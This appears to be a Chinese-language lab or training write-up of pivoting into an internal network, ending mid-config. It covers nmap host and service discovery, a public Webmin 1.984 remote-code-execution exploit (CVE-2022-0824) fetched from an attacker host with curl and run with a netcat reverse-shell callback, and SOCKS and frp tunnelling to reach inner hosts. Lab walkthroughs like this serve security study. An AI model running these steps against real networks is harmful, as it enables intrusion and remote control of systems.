
内网渗透

第三个靶标的征服过程


网络探测

先安装net-tools，iproute2，nmap，netcat工具



```
[44.8 kB]
Get:2 http://archive.ubuntu.com/ubuntu bionic/main amd64 libmnl0 amd64 1.0.4-2 [12.3 kB]
Get:3 http://archive.ubuntu.com/ubuntu bionic-updates/main amd64 iproute2 amd64 4.15.0-2ubuntu1.3
[721 kB]
Get:4 http://archive.ubuntu.com/ubuntu bionic/main amd64 libatm1 amd64 1:2.5.1-2build1 [21.9 kB]
Get:5 http://archive.ubuntu.com/ubuntu bionic-updates/main amd64 libxtables12 amd64 1.6.1-2ubuntu2
.1 [28.1 kB]
debconf: delaying package configuration, since apt-utils is not installed
Fetched 828 kB in 12s (67.6 kB/s)
Selecting previously unselected package libelf1:amd64.
(Reading database ... 67678 files and directories currently installed.)
Preparing to unpack .../libelf1_0.170-0.4ubuntu0.1_amd64.deb ...
Unpacking libelf1:amd64 (0.170-0.4ubuntu0.1) ...
Selecting previously unselected package libmnl0:amd64.
Preparing to unpack .../libmnl0_1.0.4-2_amd64.deb ...
Unpacking libmnl0:amd64 (1.0.4-2) ...
Selecting previously unselected package iproute2.
Preparing to unpack .../iproute2_4.15.0-2ubuntu1.3_amd64.deb ...
Unpacking iproute2 (4.15.0-2ubuntu1.3) ...
Selecting previously unselected package libatm1:amd64.
Preparing to unpack .../libatm1_1%3a2.5.1-2build1_amd64.deb ...
Unpacking libatm1:amd64 (1:2.5.1-2build1) ...
Selecting previously unselected package libxtables12:amd64.
Preparing to unpack .../libxtables12_1.6.1-2ubuntu2.1_amd64.deb ...
Unpacking libxtables12:amd64 (1.6.1-2ubuntu2.1) ...
Setting up libelf1:amd64 (0.170-0.4ubuntu0.1) ...
Setting up libatm1:amd64 (1:2.5.1-2build1) ...
Setting up libxtables12:amd64 (1.6.1-2ubuntu2.1) ...
Setting up libmnl0:amd64 (1.0.4-2) ...
Setting up iproute2 (4.15.0-2ubuntu1.3) ...
Processing triggers for libc-bin (2.27-3ubuntu1.5) ...
```

查看目前靶标的网卡，可以看到这个靶标同时与两个子网相连192.218.1.0/24是来时的路，192.215.2.0/24是要去的方向



```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
80: eth1@if81: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:d7:02:01 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.215.2.1/24 brd 192.215.2.255 scope global eth1
       valid_lft forever preferred_lft forever
82: eth0@if83: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:da:01:01 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.218.1.1/24 brd 192.218.1.255 scope global eth0
       valid_lft forever preferred_lft forever
```

我们需要找到这个子网中的其它主机，运行nmap -sn 192.215.2.0/24


结果显示这个子网中有四台主机

192.215.2.1是目前位置

192.215.2.2是网关

192.215.2.3和192.215.2.4看起来是其他靶标

之后重启了一次环境，ip有所改变



```
Nmap scan report for 192.215.2.2
Host is up (0.000052s latency).
MAC Address: 02:42:31:40:F2:E1 (Unknown)
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_2oc7qegtuy40_1.f660e569-0617-46d3-ae90-f
6b2a750cc84 (192.215.2.3)
Host is up (0.0000090s latency).
MAC Address: 02:42:C0:D7:02:03 (Unknown)
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_3y5hj1e6h1i0_1.f660e569-0617-46d3-ae90-f
6b2a750cc84 (192.215.2.4)
Host is up (0.000012s latency).
MAC Address: 02:42:C0:D7:02:04 (Unknown)
Nmap scan report for a0b59bc8a8a1 (192.215.2.1)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 16.86 seconds
```

漏洞发现

用脚本扫描功能看一看192.215.2.3


端口8009/tcp开放，服务是ajp13。

端口8080/tcp开放，服务是http-proxy。

_ajp-methods: 未能在OPTION请求中获得有效响应。

http-title: Struts2 Showcase


这个待会再说



```
nmap -sC 192.215.2.3

Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-06 00:38 UTC
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_2oc7qegtuy40_1.f660e569-0617-46d3-ae90-f
6b2a750cc84 (192.215.2.3)
Host is up (0.000018s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
8009/tcp open  ajp13
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http-proxy
|_http-title: Struts2 Showcase
MAC Address: 02:42:C0:D7:02:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.98 seconds
```

用脚本扫描功能看一看192.215.2.4


端口10000/tcp开放，服务是snet-sensor-mgmt



```
nmap -sC 192.215.2.4

Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-06 00:43 UTC
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_3y5hj1e6h1i0_1.f660e569-0617-46d3-ae90-f
6b2a750cc84 (192.215.2.4)
Host is up (0.000019s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
10000/tcp open  snet-sensor-mgmt
MAC Address: 02:42:C0:D7:02:04 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.76 seconds
```


通过-sV参数获取snet-sensor-mgmt服务的具体版本

具体版本是MiniServ 1.984（Webmin httpd）



```
nmap -sV 192.215.2.4

Starting Nmap 7.60 ( https://nmap.org ) at 2025-06-06 00:50 UTC
Nmap scan report for 8e67af48-5b8b-4c66-aae3-c70431dbaa5a_3y5hj1e6h1i0_1.f660e569-0617-46d3-ae90-f
6b2a750cc84 (192.215.2.4)
Host is up (0.0000090s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
10000/tcp open  http    MiniServ 1.984 (Webmin httpd)
MAC Address: 02:42:C0:D7:02:04 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.23 seconds
```

网上搜到了这个版本的漏洞CVE:2022-0824，以及远程代码执行脚本




Webmin 1.984 - Remote Code Execution (Authenticated)

EDB-ID: 50809 | CVE: 2022-0824 | Author: FAISALFS10X | Type: WEBAPPS | Platform: LINUX | Date: 2022-03-09

EDB Verified: ✗ | Exploit: / {} | Vulnerable App:


```
# Exploit Title: Webmin 1.984 - Remote Code Execution (Authenticated)
# Date: 2022-03-06
# Exploit Author: faisalfs10x (https://github.com/faisalfs10x)
# Vendor Homepage: https://www.webmin.com/
# Software Link: https://github.com/webmin/webmin/archive/refs/tags/1.984.zip
# Version: <= 1.984
# Tested on: Ubuntu 18
# Reference: https://github.com/faisalfs10x/Webmin-CVE-2022-0824-revshell


#!/usr/bin/python3

"""
Coded by: @faisalfs10x
```

把脚本下载下来，然后在目录里搭一个http服务器，让靶机下载这个文件




```
curl -O 10.202.151.18:8000/50809.py
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  7042  100  7042    0     0  3438k      0 --:--:-- --:--:-- --:--:-- 3438k
```

在攻击者主机那里监听好9000端口



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvp 9000
listening on [any] 9000 ...
```


尝试运行脚本，发现python库不全，我得换个思路，让攻击者主机可以访问192.215.2.4:10000，这样就可以远程运行代码了。



```
root@a0b59bc8a8a1:/usr/share/webmin/# python3 ./50809.py -t http://192.215.2.4:10000 -c root:passwo
rd -LS 192.168.56.104:9090 -L 192.168.56.104 -P 9000
<d -LS 192.168.56.104:9090 -L 192.168.56.104 -P 9000
Traceback (most recent call last):
  File "./50809.py", line 19, in <module>
    import requests
ModuleNotFoundError: No module named 'requests'
```

内网穿刺


在受控靶机上安装dante-server，编辑好danted.conf文件，并启动



```
curl -O 10.121.9.59:8000/danted.conf
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  1621  100  1621    0     0   791k      0 --:--:-- --:--:-- --:--:--  791k
root@f7cf68afaa6f:/etc# service danted start
service danted start
```

在攻击者主机 A (192.168.56.104) 上配置代理


- socks5h 是关键：它使用 SOCKS5 协议，并且对于 CONNECT 请求中的主机名解析，会尝试在代理服务器（B）上解析，而不是在客户端（A）上。这对于访问内网 IP 很重要。
- 192.215.2.4 是 受控靶机 的 IP 地址。
- 9050 是在受控靶机上设置的 SOCKS 代理监听端口。


kali@kali: ~/Desktop/workspace/webmin
File Actions Edit View Help


```
┌──(kali㉿kali)-[~/Desktop/workspace/webmin]
└─$ export http_proxy="socks5h://192.215.2.4:9050"

┌──(kali㉿kali)-[~/Desktop/workspace/webmin]
└─$ export https_proxy="socks5h://192.215.2.4:9050"

┌──(kali㉿kali)-[~/Desktop/workspace/webmin]
└─$ export ftp_proxy="socks5h://192.215.2.4:9050"

┌──(kali㉿kali)-[~/Desktop/workspace/webmin]
└─$ 
```

没反应，打算用内网穿透的办法。

下载frp，编辑frps.toml和frpc.toml




```
serverAddr = "192.168.56.104"
serverPort = 7000

transport.protocol = "tcp"

auth.method = "token"
auth.token = "123123123"

[[proxies]]
name = "tcp"
type = "tcp"
localIP = "192.215.2.3"
localPort = 10000
remotePort = 8844
```



```
bindAddr = "0.0.0.0"
bindPort = 7000
vhostHTTPPort = 80
vhostHTTPSPort = 443

webServer.addr = "0.0.0.0"
